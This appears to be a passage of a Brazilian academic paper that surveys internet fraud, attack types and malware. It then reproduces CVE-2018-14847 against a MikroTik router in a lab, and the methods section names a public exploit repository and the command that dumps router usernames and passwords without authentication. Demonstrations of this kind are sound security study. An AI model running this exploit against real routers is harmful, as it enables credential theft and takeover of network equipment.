Além de estabelecer princípios, garantias, direitos e deveres para os usuários brasileiros, a Lei 12.965/2014, conhecida como Marco Civil da Internet[6], serve como forma de complementação nas atividades de repressão aos crimes cibernéticos. Apesar de não tratar da estrutura investigativa, tampouco dos deveres dos provedores de Internet e serviços quanto à cooperação para com as autoridades que investigam os delitos digitais, o Marco Civil da Internet tipifica fatos cibernéticos (JESUS; MILAGRE, 2016).

Os arts. 13 e 15 do Marco Civil da Internet estabelecem obrigações para os provedores de acesso e de aplicações na guarda e no fornecimento de registros de conexão e de acesso à aplicações: 1 (um) ano e 6 (seis) meses, respectivamente.

A Lei nº 12.965/2014 esclarece que os provedores de internet somente serão obrigados a fornecer os registros e informações que permitem a identificação de usuário mediante ordem judicial. Da mesma

forma, a remoção de conteúdo só é possível com mandado judicial, com exceção aos casos envolvendo imagens de nudez, situação na qual poderá ser solicitada a remoção da foto por meio de notificação extrajudicial, que deverá ser atendida pelos provedores[7] (JESUS; MILAGRE, 2016).

Deste modo, o usuário está exposto a vários tipos de perigos na rede mundial de computadores, golpes, ataques e códigos maliciosos.

3 ENGENHARIA SOCIAL

Geralmente, atacar uma instituição não é uma operação simples e, por este motivo, golpistas se especializam na exploração de fragilidades dos usuários. Utilizando métodos de engenharia social e por diferentes meios e discursos, os criminosos procuram enganar e persuadir as prováveis vítimas a fornecerem informações sensíveis ou a realizarem ações, como executar códigos maliciosos e acessar páginas falsas.

Em uma entrevista dada à revista Fonte, Mitnick (2007, p. 24) ressalta:

> *"A influência humana pode ser usada para o que é conhecido como "engenharia social", que significa que você pode enganar, manipular ou influenciar uma pessoa, uma vítima, para conseguir que ela atenda uma solicitação, geralmente pessoas confiáveis em uma organização. Então, claro, se as empresas não treinarem seus funcionários sobre o que é a engenharia social, sobre as diferentes abordagens utilizadas pelos engenheiros sociais e treinar funcionários nas políticas de segurança e motivá-los a não quebrá-las sob qualquer circunstância, as empresas correm riscos de ser atacadas pela engenharia social."*

Vários ataques utilizam a engenharia social como meio de enganar o usuário, onde geralmente o infrator faz uso da credibilidade de grandes instituições, lojas e até páginas do governo e também de outros órgãos públicos levando em consideração a confiabilidade das

[7]Provedores; fornecedores de acesso à Internet ou provedor de serviço Internet.

informações ali contidas, fornecendo dados para criação de uma armadilha para a vítima.

3.1 GOLPES NA INTERNET

Com acesso aos dados das vítimas, os criminosos podem efetuar transações financeiras, acessar *sites* de compras, enviar mensagens eletrônicas, abrir empresas fantasmas e criar contas bancárias ilegítimas, entre outros atos maliciosos (CERT.BR, 2017).

Define-se furto de identidade, ou *identity theft*, o ato pelo qual uma pessoa tenta se passar por outra, criando uma falsa identidade, com a finalidade de obter vantagens inadequadas. Alguns casos de furto de identidade podem ser considerados como crime contra a fé pública, tipificados como falsa identidade (CERT.BR, 2017).

Outra variante deste ataque é descrita por Cohen (2017), quando a vítima é induzida pelo atacante por meio de algum enredo a fornecer dados ou a realizar pagamentos adiantados com a promessa de receber uma recompensa futura. Um dos tipos dessa espécie de fraude é o chamado Golpe Nigeriano no qual a vítima recebe um e-mail com a história de um representante de uma família, de um país distante, que encontra-se em dificuldade de tirar seus bens do país e, para isso, seria necessário o envio de uma quantia para que a documentação fosse resolvida. A recompensa seria uma porcentagem da fortuna da família assim que o dinheiro fosse transferido para a conta da vítima.

Um ataque muito utilizado pela internet é o *Phishing*, que é uma forma na qual um invasor tenta adquirir de forma fraudulenta informações confidenciais de uma vítima ao se passar por um terceiro confiável. É o tipo de fraude por meio da qual um golpista tenta obter dados pessoais e financeiros de um usuário, pela utilização combinada de meios técnicos e engenharia social, conforme Jagatic et al. (2005).

São conhecidos como golpes de comércio eletrônico aqueles em que os criminosos tem como objetivo obter vantagens financeiras. Eles exploram a relação de confiança existente entre as partes envolvidas em uma transação comercial. Alguns destes golpes são apresentados nas próximas seções (CERT.BR, 2017)

3.1.1 Golpe envolvendo sites de compras

Esta categoria de golpe, parte do princípio da criação de um site de comércio eletrônico falso, com o objetivo específico de enganar os

possíveis clientes. Esses vão fazer os pagamentos aos criminosos, que consequentemente não realizarão a entrega da mercadoria ou a entrega será danificada, falsificada, com características diferentes do anunciado ou adquirida de forma ilícita e criminosa. Para aumentar os índices de sucesso, o golpista costuma utilizar artifícios como: enviar *spam*, usar *links* patrocinados através de divulgação de produtos, anunciar descontos em *sites* de compras coletivas e ofertar produtos muito procurados e com preços abaixo dos praticados pelo mercado (CERT.BR, 2017).

Caso identifique uma tentativa de golpe, é importante notificar as instituições envolvidas, para que possam tomar as providências que julgarem cabíveis.

3.2 ATAQUES NA INTERNET

Quando se refere a ambiente Web, existem desde pequenos sites que recebem alguns acessos por dia, como também grandes sites e portais como: www.facebook.com.br, www.g1.globo.com, www.google.com.br, www.uol.com.br, www.mercadolivre.com.br entre outros, que possuem um volume de acesso gigante, podendo passar de 5.000.000 por dia (LIMA, 2010).

Tanto os sites mais visitados, quanto os menos visitados, estão suscetíveis a possuírem algum tipo de vulnerabilidade, que, conforme a definição da ABNT ISO/IEC 27002 (2005, p.3), é uma “fragilidade de um ativo ou grupo de ativos que pode ser explorada por uma ou mais ameaças”, representando assim um ponto de falha. Nas palavras de Marciano (2009), caracteriza-se como uma condição, ou fragilidade, que pode ser explorada por um atacante, ou alguma ameaça, que ao ser explorada, pode resultar em uma violação de segurança.

Existem vários motivos para o surgimento de vulnerabilidades. Podem ser falhas de configuração de um programa ou implementação de um software. Essas falhas podem ser corrigidas por meio de atualizações, no entanto, sistemas que não realizam atualizações podem se tornar vulneráveis.

Para que o atacante consiga invadir um sistema, primeiramente ele precisa fazer um reconhecimento do ambiente, então a técnica de *scanning* ou varredura é a fase ativa do reconhecimento. Aqui o atacante interage diretamente com os sistemas-alvo, buscando conhecer o máximo que puder sobre eles, sem atacá-los de forma ativa (WEIDMAN, 2014).

McClure et. al (2014, pg.48), definem: “a varredura é o equivalente a inspecionar portas e janelas como pontos de entrada em potencial.”

3.2.1 *Sniffing*

Citado por Petracioli (2008), *Sniffing* é a prática que, utilizando uma ferramenta genericamente chamada *sniffer*, intercepta e registra tráfego de dados e é capaz de decodificar o conteúdo trocado entre computadores de uma rede [...].

Um *sniffer* é um *software* que pode facilmente ser configurado para capturar fluxos específicos, como sessões de telefonia por Internet ou de *e-mail*. Uma vez que o tráfego é capturado, os *crackers* conseguem extrair informações confidenciais como *logins*, senhas e textos de mensagens.

Essa técnica pode ser utilizada de forma:

- Legítima: por administradores de redes, para detectar problemas, analisar desempenho e monitorar atividades maliciosas relativas aos computadores ou redes por eles administrados

- Maliciosa: por atacantes, para capturar informações sensíveis, como senhas, números de cartão de crédito e o conteúdo de arquivos confidenciais que estejam trafegando por meio de conexões inseguras, ou seja, sem criptografia (CERT.BR, 2017).

3.2.2 *Spoofing*

Spoofing é uma técnica de falsificação tecnológica que busca enganar uma rede ou uma pessoa levando-a a acreditar que a fonte de uma informação é confiável, quando na realidade é o oposto. Por exemplo, hackers podem fazer um *spoofing* de e-mail, enviando mensagens que pareçam vir de alguém em quem o usuário confia, como forma de fazê-lo fornecer dados sigilosos. Ou até mesmo realizar o *spoofing* de IP e DNS para tentar fazer com que sua rede redirecione para sites fraudulentos que vão infectar a máquina do usuário (AVAST, 2019).

3.2.3 Falsificação de e-mail

A falsificação de *e-mail*, ou *e-mail spoofing*, consiste em uma técnica que tem como função alterar campos do cabeçalho de um *e-mail*, de forma a burlar o remetente, fazendo parecer que é de alguém conhecido, geralmente encaminhando a um endereço falso. Esta técnica é possível devido à características do protocolo SMTP (*Simple Mail Transfer Protocol*) que permitem que campos do cabeçalho, como "*From*:" (endereço de quem enviou a mensagem), "*Reply-To*" (endereço de resposta da mensagem) e "*Return-Path*" (endereço para onde possíveis erros no envio da mensagem são reportados), sejam falsificados.

Ataques deste tipo são bastante usados para propagação de códigos maliciosos, envio de *spam* e em golpes de *phishing*. Atacantes utilizam-se de endereços de *e-mail* coletados de computadores infectados para enviar mensagens e tentar fazer com que os seus destinatários acreditem que elas partiram de pessoas conhecidas (CERT.BR, 2017).

3.2.4 *Brute force*

Este tipo de ataque provavelmente é uma das formas mais antigas de invasão a um sistema, visto que consiste em tentar todas as possíveis senhas (também conhecidas como chaves) até se identificar a correta e, assim, conseguir acesso ao sistema. Conforme consta na cartilha segurança para Internet do CERT.BR (2016):

> *"Um ataque de força bruta, ou brute force, consiste em adivinhar, por tentativa e erro, um nome de usuário e senha e, assim, executar processos e acessar sites, computadores e serviços em nome e com os mesmos privilégios deste usuário."*

3.2.5 *Defacement*

Defacement também pode ser chamado de deface e ainda tem quem se refira a ele como "pichação". Trata-se do nome que é dado às pessoas mal intencionadas que realizam alterações em páginas *web*.

Essas mudanças podem ser relacionadas aos conteúdos existentes na página, no caso de *e-commerces,* até mesmo a descrição dos produtos e valores, onde também, podem ser alterados aspectos gráficos, como por exemplo, a posição do logo ou inserção de outros elementos, como

mensagens com os mais diversos objetivos, desde ativismo, posições políticas, vinganças pessoais de ex-funcionários ou ainda desmoralizar uma pessoa, negócio ou instituição (MARCOS FERREIRA, 2015).

3.2.6 DDoS - *distributed denial of service*

Um ataque volumétrico de negação de serviços distribuído (DDoS - *Distributed Denial of Service*) ocorre tradicionalmente quando vários dispositivos finais infectados, realizam ataques coordenados por uma máquina mestre contra um alvo, a fim de afetar a disponibilidade de seus recursos.

Esse tipo de ataque representa uma ameaça significativa à empresas e organizações, pois estas são afetadas financeiramente. Além do impacto financeiro, os ataques DDoS também podem ter motivações políticas, como foi o caso do ataque DDoS executado pelos ciberativistas da *Anonymous* contra o Banco Original em maio de 2017, o qual tornou indisponível o site da instituição. No primeiro trimestre de 2018, houve 1,4 milhão de ataques DDoS no mundo inteiro, com duração média de 14 horas e pico de tŕafego de dados registrado em 153 Gbps (BORINI, 2018).

Os ataques DDoS volumétricos estão relacionados a um volume de dados muito grande, com alta dimensionalidade que dificulta a análise em tempo real. A maldição da dimensionalidade, descrita por Bellman em 1957 é um problema causado pelo aumento exponencial de volume (BELLMAN, 1966).

3.3 CÓDIGOS MALICIOSOS

Malware, ou *software* malicioso, tem como função auxiliar no acesso indevido ao sistema computacional. Qualquer *software* que exerça atividade maliciosa e cause danos a um usuário de computador, pode ser considerado *malware*. A maior parte se enquadram em vírus, *backdoor, botnet, rootkit, scareware* e *worms* (SIKORSKI; HONIG, 2012).

O Worm, também conhecido como verme, se instala na memória ativa do computador e tem a capacidade de replicar, criando assim cópias de si automaticamente sem a ação do usuário. Rafael Novaes (2014, p.29) define que:

> *"worm é a forma mais comum de malware que se reproduz e utiliza um sistema operacional como uma base que dissemina o código malicioso para outros*

> *computadores. Também exploram as falhas nas redes para espalhar ameaças maiores".*

O *Bot* é um programa que possui um mecanismo de comunicação remota com o atacante. Os dispositivos infectados podem ser controlados de forma remota. Possui processo de infecção e propagação similar ao do *worm*, ou seja, é capaz de se propagar automaticamente, explorando vulnerabilidades existentes em programas instalados em computadores (CERT.BR, 2017).

Sacchetin (2008), cita que *botnets* são redes de computadores interligados com *bots* e, sob o comando de um atacante, tende a ser a maneira mais eficaz de realizar ataques DDoS.

O *Spyware* é um programa projetado para monitorar as atividades de um sistema e enviar as informações coletadas para terceiros. Pode ser usado tanto de forma legítima quanto maliciosa, dependendo de como é instalado, das ações realizadas, do tipo de informação monitorada e do uso que é feito por quem recebe as informações coletadas. Exemplos de tipos específicos de programas *spyware* são *keyloggers* (para a captura e armazenamento de teclas digitadas), *screenloggers* (para a captura e armazenamento de tela e posições de cursor) e *adwares* (para apresentar propagandas diversas) (DIORIO et al 2018)

Nas palavras de Zhang e Paxon (2001, pg. 1)

> *"Um backdoor é um mecanismo sub-repticiamente introduzido no sistema de um computador para facilitar o acesso não autorizado ao sistema. Embora as backdoors possam ser instaladas para acessar uma variedade de serviços, são de particular interesse para a segurança de rede pois fornecem acesso interativo. Geralmente são instalados por atacantes que comprometeram um sistema para facilitar seu retorno subsequente ao sistema."*

O Cavalo de Troia é um tipo de *malware* que, frequentemente, está disfarçado de *software* legítimo. Eles podem ser empregados por criminosos virtuais para tentar obter acesso aos sistemas dos usuários. Em geral, os usuários são enganados por alguma forma de engenharia social para carregar e executar cavalos de tróia em seus sistemas (LAUFER, 2005). De acordo com o site Cert.br (2017) um programa que, além de executar as funções para as quais foi aparentemente projetado, também

executa outras funções, normalmente maliciosas, e sem o conhecimento do usuário.

Além dos *malwares* já relacionados, que possuem como função exercer atividades maliciosas, o *Rootkit* possui a função de esconder e assegurar a presença de um invasor ou de outro código malicioso em um computador comprometido. *Rootkits* inicialmente eram usados por atacantes que, após invadirem um computador, os instalavam para manter o acesso privilegiado, sem precisar recorrer novamente aos métodos utilizados na invasão, e para esconder suas atividades do responsável e/ou dos usuários do computador. Apesar de ainda serem bastante usados por atacantes, os Rootkits atualmente têm sido também utilizados e incorporados por outros códigos maliciosos, para ficarem ocultos e não serem detectados pelo usuário e nem por mecanismos de proteção (CERT.BR, 2017).

3.4 MIKROTIK

MikroTik é uma empresa Letã fundada em 1996, localizada em Riga, capital da Letônia. Como atividade, desenvolve roteadores e sistemas para provedores de Internet Wireless, fornecendo hardware e software para conectividade com a Internet. Em 1997 criou o sistema RouterOS que fornece ampla estabilidade, controles e flexibilidade para todos os tipos de interfaces de dados e roteamento. Possui revendedores na maior parte do mundo e clientes em provavelmente todos os países do planeta. (MIKROTIK, 2019)

3.4.1 RouterOS

O Mikrotik RouterOS é um sistema operacional que tem ganhado uma expressiva participação no mercado de Tecnologia da Informação por suas inúmeras funcionalidades, robustez, estabilidade e, principalmente, pela facilidade de uso. Baseado em Linux, o sistema pode ser instalado em um PC comum ou embarcado em placas compactas SBC (*Single Board Computer*), como por exemplo, as Routerboards fabricadas pelos próprios desenvolvedores do *Mikrotik RouterOS*.

Uma das grandes características que distinguem o *Mikrotik* de outros sistemas concorrentes é a facilidade que a interface de configuração proporciona ao usuário/administrador de rede. Com interface Web intuitiva, com poucos passos pode-se implementar

complexas regras de *Firewall, QoS,* protocolos de roteamento dinâmico e etc.

O Winbox é uma ferramenta de configuração do sistema *RouterOS,* que proporciona aos usuários o controle das funções do roteador por meio de uma interface gráfica mais simples e dinâmica, que permite acesso por telnet, ssh, sendo desenvolvido para plataformas Windows e também pode rodar em Linux com o auxílio do *wine*[8]. Suas funções são idênticas a outros tipos de roteadores, mas a própria empresa disponibiliza as formas de uso do programa, para tornar tudo mais fácil (MIKROTIK, 2019).

Dados da Anatel, (2019)[9] mostram que de um total de acesso através da banda larga fixa presente atualmente no país, que giram em torno de 32,9 milhões, 28,5% desse montante, algo próximo de 9,4 milhões, são referentes à pequenas empresas. Já entre acessos via fibra e *wireless,* somam 11,5 milhões, 34,8 % do valor total dos acessos. 60,1% desse total é feito por pequenas empresas, totalizando 6,9 milhões de acessos. Isso mostra a presença significativa dos equipamentos Mikrotik no mercado brasileiro de distribuição de Internet, já que a grande maioria dos provedores de pequeno e médio porte fazem uso de equipamento ligados a Mikrotik.

Com a relevância da marca no mercado. demonstrada nos dados ateriores, pode-se concluir que qualquer vulnerabilidade que venha a atingir esses equipamento, se forem exploradas, podem gerar instabilidade nos serviços e conexões, e, consequentemente, prejuízos aos provedores e aos usuários em uma escala ainda maior.

3.5 VULNERABILIDADE CVE-2018-14847

Vulnerabilidades existem nos *software*, e podem ser encontradas e exploradas por criminosos. Quando encontradas por equipes de empresas de segurança da informação, são classificadas como CVE[10] (*Commom Vulnerabilities and Exposures).*

---

[8] programa que permite arquivos do *Windows*, rodarem no *Linux*

[9] https://www.anatel.gov.br/paineis/acessos/banda-larga-fixa

[10] https://cve.mitre.org/index.html

A CVE é formada por uma rede de colaboradores de diversas organizações de tecnologia e segurança, que criam listas de nomes padronizados para vulnerabilidades e outras exposições de segurança. O objetivo da CVE é padronizar as vulnerabilidades e riscos conhecidos, facilitando assim a procura, o acesso e o compartilhamento de dados entre diversos indivíduos e empresas. Mais do que uma lista, a CVE é uma espécie de dicionário sobre as vulnerabilidades encontradas no mundo virtual. Essa ferramenta é mantida através de representantes de organizações de segurança, instituições acadêmicas, governos e diversos especialistas (ECOIT 2019). Dentre tantas, a CVE-2018-14847, objeto deste trabalho, se caracteriza por permitir ignorar completamente a autenticação e obter controle administrativo irrestrito sobre um alvo vulnerável sem exigir uma senha (INFOMACH, 2018)

No que diz respeito a este tipo de ataque, a gerente do Cert.br, Cristine Hoepers, afirma que;

> *"Esse é um ataque que surgiu em 2018. Os dados dos honeypots mostram, de forma complementar, que em março do ano passado saímos de praticamente zero varreduras contra a porta 8291 (do serviço Winbox do Mikrotik) para um pico que se mantém expressivo até hoje. Os roteadores MikroTik são muito utilizados por provedores de acesso, o que reforça a importância e necessidade da adoção de boas práticas de segurança para os sistemas autônomos" (COMPUTERWORLD, 2019)*

É uma falha em que o sistema *RouterOs* aceita comandos sem o usuário estar autenticado, podendo obter os usuários e senhas de um equipamento *Mikrotik*.

Esta vulnerabilidade atinge sistemas da empresa que se encontram nas versões 6.30.1 até a versão 6.40.7, sendo resolvida esta falha na versão 6.40.8.

A falha 'CVE-2018-14847', foi descoberta em abril de 2018 e corrigida pela fabricante, mas isso não significa necessariamente que os proprietários de roteadores aplicaram as atualizações necessárias para a resolução do problema, de forma que ainda podem existir diversos dispositivos vulneráveis em empresas e residências (RIGGS 2018).

4 MATERIAIS E MÉTODOS

4.1 CLASSIFICAÇÃO DA PESQUISA

Neste capítulo é abordada a classificação da pesquisa, com o objetivo de descrever seu tipo e como ela será aplicada.

Em um contexto geral, Gil (2007, p. 17), define pesquisa como:

> *(...) procedimento racional e sistemático que tem como objetivo proporcionar respostas aos problemas que são propostos. A pesquisa desenvolve-se por um processo constituído de várias fases, desde a formulação do problema até a apresentação e discussão dos resultados.*

No que se refere à natureza da pesquisa, esse trabalho se classifica como pesquisa aplicada, que é identificada como um método que gera conhecimentos para aplicação prática, com o intuito de buscar solução de problemas específicos. Conforme Thiollent (1997, p.49), "A pesquisa aplicada concentra-se em torno dos problemas presentes nas atividades de instituições, organizações, grupos ou atores sociais. Ela está empenhada na elaboração de diagnósticos, identificação de problemas e busca de soluções".

Quanto à abordagem, a pesquisa se define como qualitativa, mediante uma percepção mais intensa em relação a determinado assunto. Este tipo de pesquisa, de natureza exploratória tem como objetivo proporcionar maior familiaridade com o problema e em relação aos experimentos. De acordo com Gil (2007), o procedimento experimental consiste em determinar um objeto de estudo, selecionar as variáveis que seriam capazes de influenciá-lo, definir as formas de controle e de observação dos efeitos que a variável produz no objeto.

4.2 MATERIAIS

Fez-se necessário a instalação do *VirtualBox*, onde através dele é possível virtualizar diversos sistemas sem a necessidade de alteração do sistema do host hospedeiro. O sistema operacional Kali Linux na sua distribuição 2019.2, foi emulado através do *VirtualBox* Versão 6.0.12, utilizando um computador *Notebook* com processador core i3 -7020u 2.30GHz, 4Gb de

memória RAM, 1TB de HDD, com sistema operacional nativo Windows 10 64 Bits e uma RouterBoard 750, com o sistema RouterOS 6.36.

Inicialmente, foi instalado o sistema operacional Kali Linux com 2Gb de memória RAM, 2 CPUs das 4 CPUs.

Como parte principal da exploração do ataque, foi utilizado o script em linguagem *Phyton* (linguagem de programação de alto nível), que está disponível no site GitHub (https://github.com/BasuCert/WinboxPoC/).


4.3 PROCEDIMENTOS METODOLÓGICOS

A máquina virtual com S.O. Kali Linux conectou-se à rede local acessando RouterBoard, por meio da placa de rede do hospedeiro, configurada em modo bridge, permitindo sua conexão à rede como um host diretamente conectado ao cabo.

O endereçamento IP foi obtido por meio do protocolo DHCP, sendo endereçado com o IP 192.168.6.200 de máscara 255.255.255.0 no sistema Kali-linux, emulado pelo VirtualBox.

Já a RouterBoard com o IP 192.168.6.2 de máscara 255.255.255.0, equipamento esse com sistema RouterOS, como demonstrado na figura 1 a seguir.

Figura 1 - Estrutura de rede mostrando comunicação entre dispositivos



Fonte: Elaborado pelos autores, 2019.

Após serem realizadas as configurações acima, foi possível haver comunicação entre os equipamentos, podendo-se, assim, explorar a vulnerabilidade em questão.

Para explorar essa vulnerabilidade, foi utilizado o sistema operacional Kali-linux, que é uma distribuição Linux baseada no sistema

operacional Debian, que visa testes avançados de penetração e auditoria de segurança. O Kali contém centenas de ferramentas voltadas para várias tarefas de segurança da informação, como teste de penetração, pesquisa de segurança, computação forense e engenharia reversa.

Foram aplicados em uma máquina virtual os testes realizados pelo Kali-linux, como o autor da exploração, com objetivo de analisar e aplicar a vulnerbilidade contida nos sistemas *RouterOS*.


Simulando um ataque convencional para identificar quais os hosts disponíveis na rede, foi realizada uma varredura de rede com a ferramenta *nmap.* Como resultado da varredura, foi encontrado o host de IP 192.168.6.2 discriminado como equipamento RouterBoard, podendo ser um equipamento vulnerável.

Na sequência, foi realizado a instalação da ferramenta de exploração da vulnerabilidade por meio do comando "*git clone https://github.com/BasuCert/WinboxPoC.git*" para realizar o download dos *scripts* para exploração da vulnerabilidade.

Tendo reunido estas informações, foi utilizado a ferramenta que é um script escrito na linguagem python. Sua utilização é feita com o comando "python3Winbox-Exploit.py 192.168.6.2", e como resultado, sem a necessidade de autenticação, o sitema responde ao atacante uma lista contendo os registros dos usuários e senhas de um sistema RouterOS.

A utilização do *script* faz com que o usuário remoto ignore a autenticação e leia os arquivos arbitrários, modificando uma solicitação para alterar um *byte* relacionado a uma *ID* da sessão, desta forma conseguindo informações dos usuários e senhas disponíveis no sistemas *RouterOS*.

Figura 2 - Fluxograma da comunicação realizada.




Fonte: Elaborado pelos autores, 2019.

5 RESULTADOS E DISCUSSÕES

Para atingir o objetivo na coleta dos usuários e senhas, foram utilizados no ambiente virtual o serviço de *scanner,* por meio do qual foi possível realizar a busca de dispositivos ativos na rede, e suas respectivas portas de acessos. Ao executar o serviço no ambiente virtual, foi encontrado o IP ativo correspondente ao alvo, a *Routerboard*, como pode ser observado na figura 3, com as suas respectivas portas e serviços disponíveis para acesso.

Figura 3 - Nmap identificando host ativos na rede.



Fonte: Elaborado pelos autores, 2019.


A captura de usuário e senhas em um sistema *RouterOS* tornou-se possível através da utilização de um *script,* em conjunto com o sistema operacional *kali linux,* instalado na máquina virtual, como demonstrado na figura 4, ilustrando a saída do comando, que contém os meios necessários para estar autenticado no sistema e se apoderando dos recursos administrativos nos seus diferentes níveis disponíveis no sistema (acesso de leitura, escrita ou modificação).

Figura 4 - Saída do script informando usuários do sistema.

Fonte: Elaborado pelos autores, 2019

Logo após a execução do script (demonstrado na figura 3), tornou-se possível listar os usuários realmente disponíveis no sistema, que ao acessarem a seção *system* > *users* confirmam os utilizadores permitidos no sistema informado na saída do *script,* como está exibido na figura 5. Dessa forma, confirmou-se a exploração de tal vulnerabilidade sobre o sistema *RouterOS.*

Figura 5 - Usuários do sistema.




Fonte: Elaborado pelos autores, 2019.

Para realizar a captura das informações sobre a vulnerabilidade explorada, foi criado um *log,* para que os registros ficassem armazenados para verificação. Para criação desta regra, deve-se acessar, no menu

lateral, o campo *IP;* em seguida, acessar a opção *Firewall* e adicionar uma nova regra com o botão "+", como está representado na figura 6.


Figura 6 - Criando *logs*



Fonte: Elaborado pelos autores, 2019.

Para obtenção dos logs para fim de registro, deve-se alterar a primeira opção que foi criada, onde foi selecionado a chain como *input.* Neste exemplo, foi configurado para capturar os log somente de um endereço IP específico, como demonstrado na figura 7.

